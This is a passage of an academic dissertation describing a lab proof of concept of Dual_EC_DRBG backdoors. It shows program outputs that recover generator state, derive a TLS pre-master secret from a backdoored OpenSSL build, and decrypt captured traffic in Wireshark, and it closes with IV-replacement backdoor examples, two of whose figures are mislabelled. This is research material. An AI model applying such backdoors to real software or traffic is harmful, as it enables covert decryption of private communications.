


```
user@project-vm:~/work/bxu526/code$ ./run.sh
Random Time =  1470356687
Session ID =  0x1379db181ba8d5e0150fb1dde9ad6e188e258f91c5f7210352ac54afca289357L
Server Random =  0xaf792347c692aff09b9dacea761acaf1b15bd6ebf98076cc0c8b56b3L
Server Public Key =  0x4773c9f67094f7134bb3e652d9a8058b6136831e974b114687e41c01a1f688af5dc
state =  84d6f287c96a02517edbf24b20787b6613156e8ed06ea0aad1e2cc8d475c1fb0
sec =  1470356687
usec =  405355
pctr =  11
pid =  4259
Server Private Key =  0x743223fdd57412c9897e5639d1db314a833dcce6c482e3b7d90cb60a311c5424L
state =  13474d49c3cf4163130d09df79597b89d896b8778ca8fb83e7b4efe127c3d6f3
state =  37aa0bff422c6ce3be6a2c2c82e2353e3c633fddc2c875987f3ba0651577e97a
Client Public Key =  0x402b6a795caab561f5fa5c2d2b2ed69f586b4ee177bccc53cf0cf9e3188c860a2de
Pre-Master Secret =  2d931106d77771efefcb8d4a85899f69443696f69873203482ba392c4ede9384
Process time:  933  seconds
```

Figure 5.21: Main Python program execution

To run the main Python program, it only needs to execute run.sh script. The script will dispatch adin.py and main.py consecutively to produce the pre-master secret output file. The example of screenshot result is as figure 5.21.

Decrypt the captured TLS packets


Wireshark · Preferences

SMB
SMB2
SMBDirect
SML
SMPP
SMTP
SNA
SNMP
SoulSeek
SoupBinTCP
SPDY
SPRT
SRVLOC
SSCOP
SSH
SSL
STANAG 506..
STANAG 506..
StarTeam
STP
STT

Secure Sockets Layer

RSA keys list [Edit...]

SSL debug file [ ] [Browse...]

[✓] Reassemble SSL records spanning multiple TCP segments

[✓] Reassemble SSL Application Data spanning multiple SSL records

[ ] Message Authentication Code (MAC), ignore "mac failed"

Pre-Shared-Key [ ]

(Pre)-Master-Secret log filename

/home/user/work/bxu526/code/premaster.txt [Browse...]

Figure 5.22: Decrypt TLS packets on Wireshark

The captured TLS packets can be decrypted with the specific format of client random and pre-master secret file as mentioned before. From figure 5.22, Wireshark allows submitting the (Pre)-Master-Secret log filename through Preferences and SSL menu.

Chapter 6

Project management

In this chapter, the main activities and management methods in use based on software engineering [18] to achieve the project objectives will be shown as follows.

Activity	Description	Methods
Research	Study 5 papers concerning Dual_EC_DRBG	Understand problems Extensive study
Design	Design solution for Dual_EC_DRBG backdoors	Requirements analysis Layered design pattern
Development	Develop SageMath programs Develop C and Python programs	Abstraction Modularity
Testing	Insert and enable backdoors Perform TLS attack	Unit testing Integration testing
Presentation	Slides creation	Data collection
Report	Produce dissertation	Template utilisation

Table 6.1: Project management

To begin with research, 4 papers [1–4] were studied concerning Dual_EC_DRBG. We also needed to do extensive study in elliptic curve cryptography and TLS handshake protocol in chapter 2. In design, the requirements to provide a proof of concept and attack TLS on OpenSSL were analysed and splitted into two implementations while using layered design pattern in the second implementation. In development, we used the abstraction method to generalise the requirements and develop in SageMath programs while splitted Python programs into modules. In testing, we tested each component separately in unit testing and combined the whole solution in integration testing. In presentation, the data collected from the previous steps was very useful. In report, the academic Latex template was utilised to save time.


Chapter 7

Results and evaluation

In this chapter the results of our implementations in the previous chapter will be presented including the screenshots and outputs from each SageMath and Python program followed by the Wireshark decrypted message. After that the results will be evaluated and commented in the aspect of both the product and the process.

7.1 SageMath program results

7.1.1 Basic Dual_EC_DRBG




```
Elliptic Curve defined by y^2 = x^3 + 1157920892103562487626974469494075735300861434152
P =  (48439561293906451759052585252797914202762949526041747995844080717082404635286 : 36
Q =  (91120319633256209954638481795610364441930342474826146651283703640232629993874 : 80
CPU time: 0.05 s, Wall time: 0.05 s
r1 =  93cba8210bdb0a8712f5007ac7a6a737d1b649075d61e64eb200d27e7787ac8e
```

Figure 7.1: Basic Dual_EC_DRBG algorithm result

The result in figure 7.1 shows that basic Dual_EC_DRBG without additional input using the standard points P and Q on curve P-256 took approximately 0.05 seconds to generate 32 bytes of random bits.

7.1.2 Basic Dual_EC_DRBG backdoor




```
Elliptic Curve defined by y^2 = x^3 + 115792089210356248762697446949407573530086143415290314195533631308867097853948*x + 41058363725
P =  (48439561293906451759052585252797914202762949526041747995844080717082404635286 : 3613425095674979579858512791958788195661110667
Q =  (100222093819885759857726245131128697024676897724593576735535145416600847521071 : 112705950327624587511154978849178363127000253
r1 =  84951740873355541902580988446661854287990194777557492186266755538146265974056
CPU time: 452.00 s, Wall time: 502.07 s
s =  1be9412c483156d40d095d88d77237e18d621cb31d9369d1c9d71a6995185aa7
CPU time: 0.05 s, Wall time: 0.05 s
predict =  c7f0c01124f8539d1be0456b9a776367b40971776654b7fb119f9a3f938413e2792ab0b77962294ff3e352072d9a11c8160dc9426b86cc43b49b7c18
r2 =  c7f0c01124f8539d1be0456b9a776367b40971776654b7fb119f9a3f9384
r3 =  13e2792ab0b77962294ff3e352072d9a11c8160dc9426b86cc43b49b7c18
```

Figure 7.2: Basic Dual_EC_DRBG backdoor result

The result in figure 7.2 shows that it took 452 seconds CPU time to recover the internal state s from the random bits r_1 using the backdoor on basic Dual_EC_DRBG without additional input with the standard points P and the modified point Q on curve P-256. Then it spent approximately 0.05 seconds to predict 60 bytes of random bits which were exactly the same as the following generated random bits r_2 and r_3.

7.1.3 Dual_EC_DRBG version 2006




```
Elliptic Curve defined by y^2 = x^3 + 115792089210356248762697446949407573530086143415290
P =  (48439561293906451759052585252797914202762949526041747995844080717082404635286 : 361
Q =  (91120319633256209954638481795610364441930342474826146651283703640232629993874 : 807
h_adin =  0x726476afa76f13f5f081a0e4efd1bdb02e1e0e589c863b20902a2c8c7e1b72c9L
CPU time: 0.06 s, Wall time: 0.06 s
r =  b7c220404d510407aa4844536f9a673abe74cfbaefee3c5db209e45bca03522a
```

Figure 7.3: Dual_EC_DRBG version 2006 result

The result in figure 7.3 shows that Dual_EC_DRBG version 2006 with 32-byte additional input using the standard points P and Q on curve P-256 took approximately 0.06 seconds CPU time to generate 32 bytes of random bits which means it was 20% slower than basic Dual_EC_DRBG without additional input.

7.1.4 Dual_EC_DRBG version 2006 backdoor




```
Elliptic Curve defined by y^2 = x^3 + 115792089210356248762697446949407573530086143415290314195533631308867097853948*x + 41058363725
P =  (48439561293906451759052585252797914202762949526041747995844080717082404635286 : 36134250956749795798585127919587881956611110667
Q =  (100222093819885759857726245131128697024676897724593576735535145416600847521071 : 112705950327624587511154978849178363127000253
h_adin0 =  0xc0050358a0265f8f9280786ce7341a8420129ed09c691f9cbbbf3d72e03934c6L
r1 =  74d4b04a6c67c5d7854a07623e0a8ee2f186bdb0b427f34969f087472fb19175
h_adin1 =  0x4585455f188dfb0551eed1264dc9b7e315594d5a827dcb72bc4eb0d3421097acL
CPU time: 683.62 s, Wall time: 767.68 s
s =  eb2c26696e42c1217d47c7d6fac4e1c7e75819038f6c05351f931f52b1f5c6ce
CPU time: 0.06 s, Wall time: 0.06 s
predict =  f52435ee8b25d2169d76ced73474ebde908d206bcb741b2516e22d12564edd5b06c1b90a4d0a3c9e66178e4feec730ed75858c15ed7d9567905622b3
r2 + r3 =  f52435ee8b25d2169d76ced73474ebde908d206bcb741b2516e22d12564edd5b06c1b90a4d0a3c9e66178e4feec730ed75858c15ed7d9567905622b3
```

Figure 7.4: Dual_EC_DRBG version 2006 backdoor result

The result in figure 7.4 shows that Dual_EC_DRBG version 2006 backdoor with predicted additional input h_adin1 using the standard points P and the modified point Q on curve P-256 took 638.62 seconds CPU time to recover the internal state from the random bit output r_1. This value varied from 400 to 800 seconds depending on the missing most significant 2 bytes. It spent additional 0.06 seconds to execute the Predict_Next function and generate 60 bytes of random bits using known additional input. For this reason the cost of computation was approximately 638.62 seconds plus 0.06 seconds per each guessing additional input. If the additional input was unknown, it would take up to $638.62 + (0.06 * 2^{45})$ seconds. Therefore, it shows that the additional input made the attack much more difficult but once it was recovered the following random bits could be correctly guessed like r_2 and r_3.

7.1.5 Dual_EC_DRBG version 2007




```
Elliptic Curve defined by y^2 = x^3 + 1157920892103562487626974469494075735300861434152900
P =  (48439561293906451759052585252797914202762949526041747995844080717082404635286 : 361
Q =  (91120319633256209954638481795610364441930342474826146651283703640232629993874 : 807
h_adin =  0xaca42b4915c76974e06f013aefe9c5d68acb0cc63db4512a4b6bfa4da26fb004L
CPU time: 0.07 s, Wall time: 0.07 s
r =  c791eab9f0144c9e3ff0621a80ad8338ea52f41a4c805d35baeb91643292a526
```

Figure 7.5: Dual_EC_DRBG version 2007 result

The result in figure 7.5 shows that Dual_EC_DRBG version 2007 with 32-byte additional input and update step of the internal state using the standard points P and Q on curve P-256 took approximately 0.07 seconds CPU time to generate 32 bytes of random bits which means it was 40% slower than basic Dual_EC_DRBG without additional input

7.1.6 Dual_EC_DRBG version 2007 backdoor




```
Elliptic Curve defined by y^2 = x^3 + 115792089210356248762697446949407573530086143415290314195533631308867097853948*x + 41058363725
P =  (48439561293906451759052585252797914202762949526041747995844080717082404635286 : 36134250956749795798585127919587881956611066
Q =  (100222093819885759857726245131128697024676897724593576735535145416600847521071 : 11270595032762458751115497884917836312700025
h_adin0 =  0x657292a9a0669cd011dbf531a1e93286c88718a2cfb00a2561fcbc1a8390befbL
r1 =  68983f1d51455c4acc33167cb9166181d9749001272713d181792bdfe89c53c9
h_adin2 =  0xe85adc3fb9592ba3d4dc89ae7c592fa9fb6489dc61e6eaa3544fe541ff2e76ceL
CPU time: 490.20 s, Wall time: 508.22 s
s =  4b1bba3b173d117092f998234ee66d39113f8a0f67a4c33e1cf1427f355a423d
CPU time: 0.07 s, Wall time: 0.08 s
predict =  90a17bf534b46e80b9e5d825bda07f5fb0c9f04f1c9a9d9edc6a436b0d8d651575d72f86ee043e5d56c1ef66cbc07a7e48b23c16c0bea422c23d14cc
r2 + r3 =  90a17bf534b46e80b9e5d825bda07f5fb0c9f04f1c9a9d9edc6a436b0d8d651575d72f86ee043e5d56c1ef66cbc07a7e48b23c16c0bea422c23d14cc
```

Figure 7.6: Dual_EC_DRBG version 2007 backdoor result

Similar to Dual_EC_DRBG version 2006 backdoor, the result in figure 7.6 shows that Dual_EC_DRBG version 2007 backdoor with predicted additional input h_adin2 using the standard points P and the modified point Q on curve P-256 took 490.20 seconds CPU time to recover the internal state from the random bit output r_1. This value also varied from 400 to 800 seconds depending on the missing most significant 2 bytes. However, it spent additional 0.07 seconds CPU time to execute the Predict_Next function and generate 60 bytes of random bits using known additional input which was 0.01s longer than Dual_EC_DRBG version 2006 backdoor. For this reason the cost of computation was approximately 490.20 seconds plus 0.07 seconds per each guessing additional input. If the additional input was unknown, it would take up to $490.20 + (0.07 * 2^{45})$ seconds. Once the additional input was recovered the following random bits could be correctly guessed like r_2 and r_3

7.2 TLS attack on OpenSSL results

7.2.1 Additional input




```
cfdca357000000000a000000a3100000
cfdca357010000000a000000a3100000
cfdca357020000000a000000a3100000
cfdca357030000000a000000a3100000
cfdca357040000000a000000a3100000
cfdca357050000000a000000a3100000
cfdca357060000000a000000a3100000
```

Figure 7.7: Additional input file

The result of adin.py program in figure 7.7 shows the text file containing the list of all possible additional input. In case of the time in seconds, counter and process id were known, the file would have 1,000,000 records of additional input because the time in microseconds still had to be guessed and the file size was 33 MB.


7.2.2 Python program results



```
user@project-vm:~/work/bxu526/code$ ./run.sh
Random Time =  1470356687
Session ID =  0x1379db181ba8d5e0150fb1dde9ad6e188e258f91c5f7210352ac54afca289357L
Server Random =  0xaf792347c692aff09b9dacea761acaf1b15bd6ebf98076cc0c8b56b3L
Server Public Key =  0x4773c9f67094f7134bb3e652d9a8058b6136831e974b114687e41c01a1f688af5d
cc0a3176689b9345169ca2efbea17ef8dc9a9b00977d8e6f4a2e685fdac8b0cL
state =  84d6f287c96a02517edbf24b20787b6613156e8ed06ea0aad1e2cc8d475c1fb0
sec =  1470356687
usec =  405355
pctr =  11
pid =  4259
Server Private Key =  0x743223fdd57412c9897e5639d1db314a833dcce6c482e3b7d90cb60a311c5424L
state =  13474d49c3cf4163130d09df79597b89d896b8778ca8fb83e7b4efe127c3d6f3
state =  37aa0bff422c6ce3be6a2c2c82e2353e3c633fddc2c875987f3ba0651577e97a
Client Public Key =  0x402b6a795caab561f5fa5c2d2b2ed69f586b4ee177bccc53cf0cf9e3188c860a2d
e1a84c18a4083caf2fa639fa134d93594a8bb6c8941bb4747c955413489d917L
Pre-Master Secret =  2d931106d77771efefcb8d4a85899f69443696f69873203482ba392c4ede9384
Process time:  3745  seconds
user@project-vm:~/work/bxu526/code$
```

Figure 7.8: Python program results

The result of main Python program main.py in figure 7.8 output the public content in the captured TLS packets, current additional input information, internal state, ECDHE server private key and finally pre-master secret. The process time varied depending on the number of additional input. In this case with 1,000,000 lines of additional input, it took 3,745 seconds. In this project, 5 pcapng file (submitted with the project source code) of captured TLS packets were used in the experiment. The results were that they took approximately from 600 to 4,000 seconds to complete the attack process.




```
PMS_CLIENT_RANDOM 6530ae6155af12a1191a710e3fea601d7a02059e36cd2a1bc17de17a16e34df3 2d931106d77771efefcb8d4a85899f69443696f69873203482ba392c4ede9384
PMS_CLIENT_RANDOM 9a839c0437af465c75d218e7bf92c5390aa5f2f880ae63c55cde1f6fa93b01d3 2d931106d77771efefcb8d4a85899f69443696f69873203482ba392c4ede9384
```

Figure 7.9: Pre-master secret file

In addition to the output values, the main Python program also produced the pre-master secret file as in figure 7.9. This file was used to decrypt TLS packets on Wireshark in the next step.

7.2.3 Decrypted captured TLS packets


cap.pcapng
Apply a display filter … <Ctrl-/>
Expression…
Frame (353 bytes)
Decrypted SSL data (258 bytes)
cap

```
No.  Time         Source          Destination     Protocol Length Info
   4 0.000715380  192.168.56.101  192.168.56.102  TLSv1.2   239 Client Hello
   5 0.001502192  192.168.56.102  192.168.56.101  TCP        66 443 → 44982 [ACK] Seq=1 Ack=…
   6 0.232862759  192.168.56.102  192.168.56.101  TLSv1.2   907 Server Hello, Certificate, S…
   7 0.233019880  192.168.56.101  192.168.56.102  TCP        66 44982 → 443 [ACK] Seq=174 Ac…
   8 0.241368957  192.168.56.101  192.168.56.102  TLSv1.2   192 Client Key Exchange, Change …
   9 0.242172029  192.168.56.102  192.168.56.101  TCP        66 443 → 44982 [ACK] Seq=842 Ac…
  10 0.244711963  192.168.56.102  192.168.56.101  TLSv1.2   117 Change Cipher Spec, Finished
  11 0.282776139  192.168.56.101  192.168.56.102  TCP        66 44982 → 443 [ACK] Seq=300 Ac…
  12 0.322510785  192.168.56.101  192.168.56.102  HTTP      400 GET /page.html HTTP/1.1
  13 0.323380436  192.168.56.102  192.168.56.101  TLSv1.2   353 [SSL segment of a reassemble…
  14 0.323421645  192.168.56.101  192.168.56.102  TCP        66 44982 → 443 [ACK] Seq=634 Ac

▶ Frame 13: 353 bytes on wire (2824 bits), 353 bytes captured (2824 bits) on interface 0
▶ Ethernet II, Src: CadmusCo_96:1c:d0 (08:00:27:96:1c:d0), Dst: CadmusCo_17:e5:63 (08:00:27:17:e5:63)
▶ Internet Protocol Version 4, Src: 192.168.56.102, Dst: 192.168.56.101
▶ Transmission Control Protocol, Src Port: 443 (443), Dst Port: 44982 (44982), Seq: 893, Ack: 634, Len: 287
▶ Secure Sockets Layer

0050  48 54 4d 4c 20 32 2e 30  2f 2f 45 4e 22 3e 0a 3c   HTML 2.0 //EN">.<
0060  48 54 4d 4c 3e 0a 20 20  20 3c 48 45 41 44 3e 0a   HTML>.    <HEAD>.
0070  20 20 20 20 20 20 3c 54  49 54 4c 45 3e 0a 20 20         <T ITLE>.
0080  20 20 20 20 20 20 20 48  65 6c 6c 6f 20 0a 20 20          H ello .
0090  20 20 20 20 3c 2f 54 49  54 4c 45 3e 0a 20 20 20       </TI TLE>.
00a0  3c 2f 48 45 41 44 3e 0a  3c 42 4f 44 59 3e 0a 20   </HEAD>. <BODY>.
00b0  20 20 3c 48 31 3e 48 65  6c 6c 6f 20 57 6f 72 6c     <H1>He llo Worl
00c0  64 21 3c 2f 48 31 3e 0a  20 20 20 3c 50 3e 54 68   d!</H1>.    <P>Th
00d0  69 73 20 69 73 20 61 20  74 6f 70 20 73 65 63 72   is is a  top secr
00e0  65 74 20 64 6f 63 75 6d  65 6e 74 2e 3c 2f 50 3e   et docum ent.</P>
00f0  20 0a 3c 2f 42 4f 44 59  3e 0a 3c 2f 48 54 4d 4c    .</BODY >.</HTML
0100  3e 0a                                               >.

Packets: 35 · Displayed: 35 (100.0%) · Load time: 0:0.70    Profile: Default
```

Figure 7.10: Decrypted TLS data

When the pre-master secret file was submitted to Wireshark as in the implementation and testing chapter the decrypted data was shown as in figure 7.10. It can be seen that the TLS data could be read in plain text and its content was exactly the same as the content on the web page.

7.3 Evaluation

The evaluation approach used in this project is simulation under the controlled methods. From the implementation and testing chapter, OpenSSL, a TLS server, a client browser, SageMath and Python programs were executed in a simulated environment to predict how the real environment will interact with the product [19].

Even though, the server, client and attacker machines were simulated in the virtual machines, the results indicate that the product and the process were sound.

The SageMath programs completely realised how Dual_EC_DRBG worked on basic Dual_EC_DRBG without additional input, Dual_EC_DRBG version 2006 and 2007 with additional input as in the NIST SP 800-90A standard and figure 3.3 to 3.5 respectively. In general, to generate 32 bytes of random bits it took 0.05 seconds for basic Dual_EC_DRBG, 0.06 seconds for Dual_EC_DRBG version 2006 and 0.07 seconds for Dual_EC_DRBG version 2007. Then the following attack on each case successfully recovered the internal state and predicted the next random bits. Even though, the additional input complicated the attack in Dual_EC_DRBG version 2006 and 2007. The time spent varied from 400 to 800 seconds to complete the attack depending on the missing most significant 2 bytes. Overall, the SageMath programs produced reliable results without error. However the performance was the only issue when the SageMath programs were executed online but it could be solved by performing offline computation using locally installed SageMath.

Moving on to attacking TLS on OpenSSL, the results show that the custom Dual_EC_DRBG backdoor could be put on the OpenSSL FIPS source code. The Python programs successfully analysed the captured TLS packets. It followed the OpenSSL FIPS TLS implementation and the SageMath attack scheme to recover the internal state, predict the following random bits to find out the ECDHE server private key and pre-master secret. Although the additional input was used to refresh the internal state and there was the additional final update step like Dual_EC_DRBG version 2007, the process time was still acceptable (600 to 4,000 seconds depending on the number of possible additional input). Finally the captured TLS packet could be successfully decrypted to the correct plain text. Like the SageMath programs, the Python programs always produced the right results and decrypted all captured TLS packets correctly.

In summary, based on the given criterias [19], the quality of product was outstanding because it was a research project that not only made a significant contribution to the knowledge of pseudorandom generator and cryptographic backdoors but also provided the programs for a proof of concept and implemented on a real product. Besides, the programs were easy to use, stable and robust. As well as the quality of process, it had a good adherence to a software development process based on software engineering with a well-designed system architecture and project management. Importantly, it had a very clear statement of initial problem while investigating and analysing the previous works. Finally the development of solution carried out very well and produced the superior application.

Chapter 8

Discussion


In this chapter the achievements of this project will be summarised followed by the deficiencies and inadequacies of our work which will be proposed in terms of future work. Furthermore, it is also important to discuss about the countermeasures against Dual_EC_DRBG backdoor.

The main achievements of this project are that the motivations were fulfilled and the contributions were completed. In this project, we studied the elliptic curve cryptography and TLS handshake protocol in details apart from the lecture. We understood the mathematics behind Dual_EC_DRBG and created 6 SageMath programs to realise and demonstrate a proof of concept of how Dual_EC_DRBG and its backdoor work including basic Dual_EC_DRBG and Dual_EC_DRBG version 2006 and 2007. Then we moved on to TLS attack on OpenSSL based on the knowledge from a proof of concept. We analysed and figured out the OpenSSL FIPS source code, hence, we could insert our own custom backdoor and enable it. After that the Python programs were created to analyse the captured TLS packets between the compromised server and the client. Finally the pre-master secret could be recovered using the secret backdoor value and the captured TLS packets were successfully decrypted . This report contains complete algorithms in use and steps of implementations. While the programs were submitted to the SVN link in appendix.

However, there are the deficiencies in the project concerning the other types of cryptographic backdoors and implementation on other products such as Windows Schannel, RSA BSAFE and Juniper products which are not included in this project because of the limitation in time and resources to access those software source code. While there are the other types of backdoor that are interesting and should be studied such as Algorithm-Substitution Attacks (ASAs) in the future work section.

8.1 Future Work


For future work, it is interesting to study about Algorithm-Substitution Attacks (ASAs) concerning IV replacement attacks in symmetric encryption [20].



```
Encryption Algorithm                    Decryption Algorithm
If σ = 0 then IV ← E(K′, K)             IV ← C[0]
Else IV ← {0, 1}^n                      K ← E^-1(K′, IV)
C ← ℰ(K, M, IV)                         M ← 𝒟(K, C)
σ = σ + 1; Return C                     Return M
```

Figure 8.1: Basic Dual_EC_DRBG backdoor result

This is the simplest attack where the IV is replaced by the encryption of key K under the subversion key K'. The attacker who controls the subversion key K' can recover key K and finally the message M as in figure 8.1.



```
Message =  Top Secret
Fake IV =  00100011
Ciphertext =  ['00111001', '11011010', '11101000', '01111111', '10100000', '00000001', '10100110', '10110011', '01111100', '11001101']
Possible Plaintexts =  ['\x9d\xa6\xbc\xec7\xa9o\xdb\t\xb8', '<\xa2u\xc8\xfe`\x0e\xba\xa8u', 'P\xce\xb9A2\x04nVA\xb9', 'Top Secret']
Possible Keys =  [[0, 0, 0, 0, 0, 1, 1, 1, 0, 0], [0, 0, 0, 0, 0, 1, 1, 1, 0, 1], [0, 0, 0, 0, 0, 1, 1, 1, 1, 0], [0, 0, 0, 0, 0, 1, 1, 1, 1, 1]]
Correct Key =  [0, 0, 0, 0, 0, 1, 1, 1, 1, 1]
Next Message =  NSA secret
IV =  00100101
Ciphertext =  ['01001111', '00100011', '10100110', '01111101', '11100011', '01111101', '00110100', '01101011', '11100011', '10000111']
Plaintext =  NSA secret
```

Figure 8.2: Basic Dual_EC_DRBG backdoor result

